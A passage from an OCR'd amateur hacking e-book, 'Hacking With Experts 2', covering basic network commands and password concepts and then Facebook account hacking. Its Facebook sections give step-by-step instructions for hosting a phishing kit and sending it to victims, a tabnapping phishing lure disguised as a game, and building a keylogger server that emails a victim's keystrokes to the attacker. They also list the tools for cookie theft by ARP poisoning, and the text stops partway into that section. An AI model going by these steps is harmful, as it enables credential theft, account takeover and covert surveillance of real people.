

HACKING
WITH
EXPERTS 2
By : Anurag Dwivedi

Legal Disclaimer

Any proceedings and or activities related to the material contained within this volume are exclusively your liability. The misuse and mistreat of the information in this book can consequence in unlawful charges brought against the persons in question. The authors and review analyzers will not be held responsible in the event any unlawful charges brought against any individuals by misusing the information in this book to break the law. This book contains material and resources that can be potentially destructive or dangerous. If you do not fully comprehend something on this book, don‘t study this book.

Please refer to the laws and acts of your state/region/ province/zone/territory or country before accessing, using, or in any other way utilizing these resources. These materials and resources are for educational and research purposes only. Do not attempt to violate the law with anything enclosed here within. If this is your intention, then leave now.

Neither writer of this book, review analyzers, the publisher, nor anyone
else affiliated in any way, is going to admit any responsibility for your
proceedings, actions or trials.

About The Author

Anurag Dwivedi is a 13 year old computer geek.
Who likes to find vulnerabilities

Doing Hacking , Programming , editing , cracking , web
designing and writing books

He Wants To Be An Software Designer..!!!!

Join His Blog:

Computer Expert

Join Him On FB:

Anurag Dwivedi

Greetz :

Hack The Universe

Computer Expert

Aakash Kumar (Cybrx)

Hacking Articles

ACKNOWLEDGEMENT

“For any successful work, it owes to thank many”

No one walks alone & when one is walking on the journey of life just where you start to thank those that joined you, walked beside you & helped you along the way.

Over the years, those that I have met & worked with have continuously urged me to write a book, to share my knowledge & skills on paper & to share my insights together with the secrets to my continual, positive approach to life and all that life throws at us. So at last, here it is.

So, perhaps this book & it’s pages will be seen as “thanks” to the tens of thousands of you who have who have helped to make my life what is today.
Hard work, knowledge, dedication & positive attitude all are necessary to do any task successfully but one ingredient which is also very important than others is co-operation & guidance of experts & experienced person.
All the words is lexicon futile & meaningless if I fail to express my sense of regard to my parents & sister for their sacrifices, blessings, prayers, everlasting love & pain & belief in me.

I express heartfelt credit to My Parents Mr. Surendra Dwivedi and Mrs. Manju Dwivedi. I also like thanks to My Brother Abhishek Dwivedi and all my Family members For their Priceless supports. Finally to My Friends Deepika Shukla , Shrey Trivedi , Jigar Tank ,Aakash Kumar And Ujjwal Gautam (Gillu) without you friends I would never reach this position thank you friend.

To finish, I am thankful to you also as you are reading this book.

Table of Contents

A. Introduction

1. How can I use this book.....14

2. What does it to become a hacker.....15

3. Disclaimer.....

B. Network Hacking (Basics)

1. Ping.....17

2. Netstat.....18

3. Telnet.....19

4. Tracert.....20

5. Countermeasures 21

C. Password Hacking (Basics)

1. Hashing.....23

2. Guessing.....24

3. Default Passwords.....25

4. Brute Force.....25

5. Phising. 26

6. Countermeasures.....27

D. Facebook Account Hacking

1. Phising.....29

2. FB Password Decryptor.....30

3. Tabnapping.....31

4. Keylogger.....34

5. Cookie Stealing.....36

6. Hacking Facebook Account Using Google Dork List.....40

7. Tips To Secure Your FB Account.....43

E. Gmail Account Hacking

1. Gmail Password Decryptor.....47

2. How to view Password Between *****.....48

3. Phising.....49

4. Keylogger.....50

5. Brute Force.....53

6. Countermeasures.....55

7. Tips To Secure Your Gmail Account.....56

F. DDOS ATTAcK

1. DDOS Attack Basic……59

2. DDOS Attack Types……61

3. DDOS Attack Beginners Tutorial……64

4. DDOS Attack Manually……68

5. DDOS Attack By LOIC……71

6. DDOS Attack By Janidos……72

G. Extreme Backtracking

1. DDOS Attack Using Backtrack……75

2. Hacking SSL Using Ssl Strip In Backtrack……77

3. How To Scan A Website For Vulnerabilities Using Backtrack……80

4. How To Hack FB/Gmail/Yahoo Account Using Backtrack..82

H. Sql Injection Attack

1. SQL Injection (Basics).....89

2. SQL Injection (Manually) 94

3. URL Based SQL Injection.....103

4. SQL Injection Using SQL Map.....113

5. SQL Injection Using Havij.....115

I. Cross Site Scripting (XSS) Attack

1. Introduction.....121

2. What Does The Hacker Want To Achieve.....122

3. XSS Types.....123

4. Persistent (Stored) XSS Attack.....124

5. Non-Persistent (Stored) XSS Attack.....127

J. Hacking Website Using Various Vulnerabilities/Exploit

1. IIS Exploit……131

2. PHUploader Remote File Upload Vulnerability……..132

3. Moxiecode File Browse Vulnerability……133

4. Image Uploader Vulnerability……134

5. Encodable Upload And Shell Upload Vulnerability…135

K. Awesome Tricks/Hacking Tricks

1. How To Reset Your Forgotten Windows Password……..137

2. Change Your Account's Language To Hackers Language….139

3. Blue Screen Of Death As Screensaver……142

4. How To Create A Shortcut For Any Program……143

5. How To Enable God Mode In Windows……145

6. How To Remove Shortcut Virus And Autorun.inf from your pc……146

7. How Anonymous Change Their IP……149

8. How To Turn Your Computer Into A Web Server……151

9. How To Create Your Own Personal Web Proxy Server……153

10. How To Increase Internet Speed Manually……156

11. How To Download FB in Your PC……157

12. How To Create FB ID - Card……160

13. How To Hide Your Email Address From FB Apps……161

14. How To Watch Streaming TV On FB……162

15. How To Flip FB Status Updates……164

16. How To Track FB Activities……165

17. FB Colour Changer……166

18. How To Insert Image in Gmail Background……167

19. How To open Multiple Gmail Account In Same Browser..168

20. How To trace An Email……169

21. DNS Hacking……172

22. How To Backup Your Gmail Emails In A Pen Drive……174

23. How To Delete Recycle Bin……177

24. Tutorial To Crack Any Android App……..178

25. How To Unlock Any Phone……181

26. How To Get Thousand Of Twitter Followers Per Day……183

27. How To Disable FB Timeline……185

28. How To Disable Public Search Of Your FB Profile.....186

29. How To Publish FB Status Empty.....187

L. Cool Notepad Tricks

1. Bush Hid The Facts/This App Can Break.....189

2. World Trade Center Attack Trick.....190

3. Making A Personal Log Book Or A Diary.....191

4. Testing Your Antivirus.....192

5. Continually PoP The CD Drive.....193

6. Matrix Effect.....195

7. Open Notepad Continuously.....197

8. Type You Are A Fool Continuously.....198

9. Changing Header/Footer Of Notepad File.....199

M. Wi-Fi Hacking

1. How To Hack Wi-Fi Using Gerix Wi-Fi Cracker.....202

2. Hack Any Password Protected Wi-Fi Network And Use Unlimited Net.....205

3. How To Hack WEP For Free.....213

4. Tips To Secure Your Wi-Fi.....217

N. Programming Tutorial

1. HTML Tutorial……220

2. C++ Tutorial……245

O. Useful Tips

1. 3 Easy Tricks To Boost Your Home Wi-Fi……251

2. Proper Way To Start Your Hacking Career……253

3. How To Build Your Own PC……257

4. How To Buy The Best Computer According To Your Needs...265

5. How To Become Anonymous After Any Successive Hacking Activities……267

Chapter 1 - Introduction

Section 1 – How Can I use this book :-

By downloading this eBook, you have taken your first step in the exciting process of becoming a **Master Hacker**. The knowledge you acquire from this eBook can be put to use in many ways:

• With the ability to think like a hacker, you'll be able to protect yourself from hackers attacking you.

• You may wish to seek a career in **Ethical Hacking** – Usually hired by an organization, an ethical hacker uses the same tools and techniques as a hacker to find and secure vulnerabilities in computer systems.

• Show off your newfound skills to your friends, and just hack because you want to. It's FUN!!

Section 2 –What Does It Take To Become a Hacker :-

Becoming a great hacker isn't easy and it doesn't happen quickly. Being creative helps a lot.

There is more than one way a problem can be solved, and as a hacker you encounter many problems.

The more creative you are the bigger chance you have of hacking a system without being detected.

Another huge quality you must have is the will to learn because without it, you will get nowhere.

Remember, Knowledge is power. Patience is also a must because many topics can be difficult to grasp and only over time will you master them.


Chapter 2 – Network Hacking

Section 1 – Ping :-

Ping is part of ICMP (Internet Control Message Protocol) which is used to troubleshoot TCP/IP networks. So, Ping is basically a command that allows you to check whether the host is alive or not.
To ping a particular host the syntax is (at command prompt)--

c:/>ping hostname.com

example:- c:/>ping www.google.com




Various attributes used with 'Ping' command and their usage can be viewed by just typing **c:/>ping** at the command prompt.

Section 2 – Netstat :-

It displays protocol statistics and current TCP/IP network connections. i.e. local address, remote address, port number, etc.
It's syntax is (at command prompt)--

c:/>netstat -n



Section 3 – Telnet :-

Telnet is a program which runs on TCP/IP. Using it we can connect to the remote computer on particular port. When connected it grabs the daemon running on that port.
The basic syntax of Telnet is (at command prompt)--

c:/>telnet hostname.com

By default telnet connects to port 23 of remote computer.
So, the complete syntax is-

c:/>telnet www.hostname.com port


example:- c:/>telnet www.yahoo.com 21 or
c:/>telnet 192.168.0.5 21

Section 4 – Tracert :-

It is used to trace out the route taken by the certain information i.e. data packets from source to destination.
It's syntax is (at command prompt)--

c:/>tracert www.hostname.com

example:- c:/>tracert www.insecure.in



Here "* * * Request timed out." indicates that firewall installed on that system block the request and hence we can't obtain it's IP address.

various attributes used with tracert command and their usage can be viewed by just typing **c:/>tracert** at the command prompt.

The information obtained by using tracert command can be further used to find out exact operating system running on target system.

Section 5 – Countermeasures :-

There are a few things you can do to stay secure from network hacking attempts.

1. Keep all your software up to date. There will always be new vulnerabilities coming out, and your responsibility is to patch them immediately after a patch comes out.

2. Implement a firewall. This will keep most of the bad data out and good data in.

3. Install anti-virus software.

4. Scan your system with a vulnerability scanner. This may reveal possible vulnerabilities in your system.

Chapter 3 –Password Hacking

Section 1 – Hashing :-

Here we will refer to the one way function (which may be either an encryption function or cryptographic hash) employed as a hash and its output as a hashed password. If a system uses a reversible function to obscure stored passwords, exploiting that weakness can recover even 'well-chosen' passwords.
One example is the LM hash that Microsoft Windows uses by default to store user passwords that are less than 15 characters in length.
LM hash breaks the password into two 7-character fields which are then hashed separately, allowing each half to be attacked separately.

Hash functions like SHA-512, SHA-1, and MD5 are considered impossible to invert when used correctly.

Section 2 –Guessing :-

Many passwords can be guessed either by humans or by sophisticated cracking programs armed with dictionaries (dictionary based) and the user's personal information.

Not surprisingly, many users choose weak passwords, usually one related to themselves in some way. Repeated research over some 40 years has demonstrated that around 40% of user-chosen passwords are readily guessable by programs. Examples of insecure choices include:

* blank (none)
* the word "password", "passcode", "admin" and their derivatives
* the user's name or login name
* the name of their significant other or another person (loved one)
* their birthplace or date of birth
* a pet's name
* a dictionary word in any language
* automobile licence plate number
* a row of letters from a standard keyboard layout (eg, the qwerty keyboard -- qwerty itself, asdf, or qwertyuiop)
* a simple modification of one of the preceding, such as suffixing a digit or reversing the order of the letters.

and so on....

In one survery of MySpace passwords which had been phished, 3.8 percent of passwords were a single word found in a dictionary, and another 12 percent were a word plus a final digit; two-thirds of the time that digit was.

A password containing both uppercase & lowercase characters, numbers and special characters too; is a strong password and can never be guessed.

Section 3 – Default Passwords:-

A moderately high number of local and online applications have inbuilt default passwords that have been configured by programmers during development stages of software. There are lots of applications running on the internet on which default passwords are enabled. So, it is quite easy for an attacker to enter default password and gain access to sensitive information. A list containing default passwords of some of the most popular applications is available on the internet.

- *Always disable or change the applications' (both online and offline) default username-password pairs.*

Section 4 – Brute Force:-

If all other techniques failed, then attackers uses brute force password cracking technique. Here an automatic tool is used which tries all possible combinations of available keys on the keyboard. As soon as correct password is reached it displays on the screen.This techniques takes extremely long time to complete, but password will surely cracked.

- *Long is the password, large is the time taken to brute force it.*

Section 5 –Phising:-

This is the most effective and easily executable password cracking technique which is generally used to crack the passwords of e-mail accounts, and all those accounts where secret information or sensitive personal information is stored by user such as social networking websites, matrimonial websites, etc.

Phishing is a technique in which the attacker creates the fake login screen and send it to the victim, hoping that the victim gets fooled into entering the account username and password. As soon as victim click on "enter" or "login" login button this information reaches to the attacker using scripts or online form processors while the user(victim) is redirected to home page of e-mail service provider.

Never give reply to the messages which are demanding for your username-password, urging to be e-mail service provider.

It is possible to try to obtain the passwords through other different methods, such as social engineering, wiretapping, keystroke logging, login spoofing, dumpster diving, phishing, shoulder surfing, timing attack, acoustic cryptanalysis, using a Trojan Horse or virus, identity management system attacks (such as abuse of Self-service password reset) and compromising host security.

However, cracking usually designates a guessing attack.

Section 6 – Countermeasures :-

1. To prevent guessing attack from happening, never use a password like your birth date, your mother's maiden name, your pets name, your spouse's name, or anything that someone may be able to guess.

2. Brute-force attacks may be prevented by creating a very long password and using many numbers and odd characters. The longer the password the longer it takes for the hacker to crack your password. If after a few days the hacker hasn't been able to crack your password through a brute-force attack, then he is very likely to just give up. Like I said in the dictionary attacks, creating a phrase for your password is your best option for staying secure.

3. Phishing attacks are very simple to avoid. When you are asked to put your personal information into a website, look up into the URL bar. If for example you are supposed to be on Gmail.com and in the URL bar it says something completely different like gmail.randomsite.com, or gamilmail.com, then you know this is a fake. When you are on the real Gmail website, the URL should begin with www.google.com anything else is a fake.

Chapter 4 –Facebook Account Hacking

Section 1 –Phising:-

First of all download the Facebook Phishing Page.
http://goo.gl/zn1J7
Extract the zip file now you will get three files as given below:

- **index.html**
- **log.txt**
- **login.php**

Upload all the three files to any of the free Web hosting server. Some Free Web hosting servers are given below you can also find few more for yourself.

http://www.yourfreehosting.net/

http://www.esmartstart.com/

http://www.110mb.com/

http://www.drivehq.com/

http://www.t35.com/

Once you have uploaded all the three files to web hosting server now you have to send these (**http://computerexpertofindia.blogspot.in /fp**) to your victim. Now After sending Phisher to victim, once the user logs in to his Facebook account using your Phisher, his user ID and password are ours...And these are stored in passes.txt what you have to do is just refresh your Web hosting account files.

Section 2 –FB Password Decryptor:-

FacebookPasswordDecryptor is the FREE software to instantly recover stored Facebook account passwords stored by popular web browsers and messengers. Most of the applications store the Login passwords to prevent hassale of entering the password everytime by the user. Often these applications use their own proprietary encryption mechanism to store the login passwords including Facebook account passwords. FacebookPasswordDecryptor automatically crawls through each of these applications and instantly recovers the encrypted Facebook account password.

Section 3 –Tabnapping:-


Tab Napping: Tab Napping is new hacking trick through which you can't directly hack account and you will be using phishing method with tab napping then you can hack account. Actually Tab Napping is a script which you put into a site/blog and when the user visit your website/blog and read your article or play game or watch video, when user goto other tab in browser which contain other website like youtube,google etc and came back to your website then your website will be redirected to the phishing page and telling them to login with facebook/gmail/yahoo account to continue.When user enter login information he/she will be back to your page and user password will be send to you.
So lets see how to hack facebook account using tab napping trick.

Steps:

1) First of all you have a web hosting (website) and if you don't have your own website then create **Free** website with following website :
www.000webhost.com
www.host1free.com
www.my3gb.com
or you can search on google and create an account.

2) Now download the script and phishing pages from here:
http://www.4shared.com/zip/jZR1GBzg/Tab_Napping_Files_by_Anurag_1.html

3) Extract it and you will see the files and folders like below:



4) Upload all the files and folders to your website.

when you upload it's look like

5)The website contain a game and send your website address(your tab napping website where you upload all the files) to your friend or anyone else whose facebook account you want to hack and tell him/her that if your are intelligent or smart or say anything else then play this game and win it.
The website look like this:

Actually the game is very dificult and he/she will not win in less time and he/she

will goto another tab in browser like facebook,google,youtube ,yahoo etc and when he/she came back to the website , it will be automatically redirected and saying them to login with facebook account to continue,

Section 4 –Keylogger:-

1. first u must have the emissary keylogger in ur system. and Net Framework
installed bcoz keyloggers wont work without this.

2. then u have 2 create fake account at google. its use is this when u hack a
person his data will be mailed to ur account.

3. ok when u do these 2 Now open the the Emissary Keylogger.

4. their you can see Gmail User Name. and below it Gmail Password. PUt the
gamil account with password their . Bcoz this will confrm itslef that the
mails have 2 sent for ths account or not..

5.when u put their u can see Test Mail.. just click on it . it will be blink for a
minute and then a window will appear and saying "Message has sent. Check
your mail." then check ur mail is their a msg recieved from the emissary. if
not then try again bcoz u hv enterd the pass or id wrong.

6. After it below u can see Server Namme in the bracket will be written
"sever.exe" well u can change the name like Nav.exe..NOTe u can only
change server but not .exe e.g.. NAv.exe.

7. Below that is Interval .. IT means that what u want in how much minutes the
mail come to u from the victms pc. i like to give it 3 bcoz this is gud.

8. At the End u can see Build Server. just click on it and i file will apear at ur
system by then name u have given in server name . and it will be at the same
directory where the emissary keylogger is..

9. NOW the file is created with u.. Give that file to the victm who u want to
hack If he OPens it then he will be hacked..

10. If u are worried how can i gave them . Then post it to the free web hosting
space like www.mediafire.com

Section 5 –Cookie Stealing:-

What Are Cookies ? And What Is The Use Of Stealing Cookies ?
Cookies are small files that stored on users computer by websites when a user visits them. **The stored** Cookies are used by the web server to identify and **authenticate** the user .For example when a user logins in Facebook a **unique string** is generated and one copy of it is saved on the server and other is saved on the users browser as **Cookies**. Both are matched every time the user does any thing in his account

So if we steal the victims cookie and inject them in our browser we will be able to imitate the victims identity to the web server and thus we will be able to login is his account . This is called as Side jacking .The best thing about this is that we need not no the **victims id** or **password** all we need is the **victims cookie**

Hack Facebook / Twitter By Stealing Cookies

Things we need :-

1. **Ettercap** or **Cain and able** for **ARP poisoning** the victim

2. **Wire shark** for sniffing and stealing cookies

3. **Firefox** browser and **Cookie logger add on** for injecting the stolen cookies in our browser

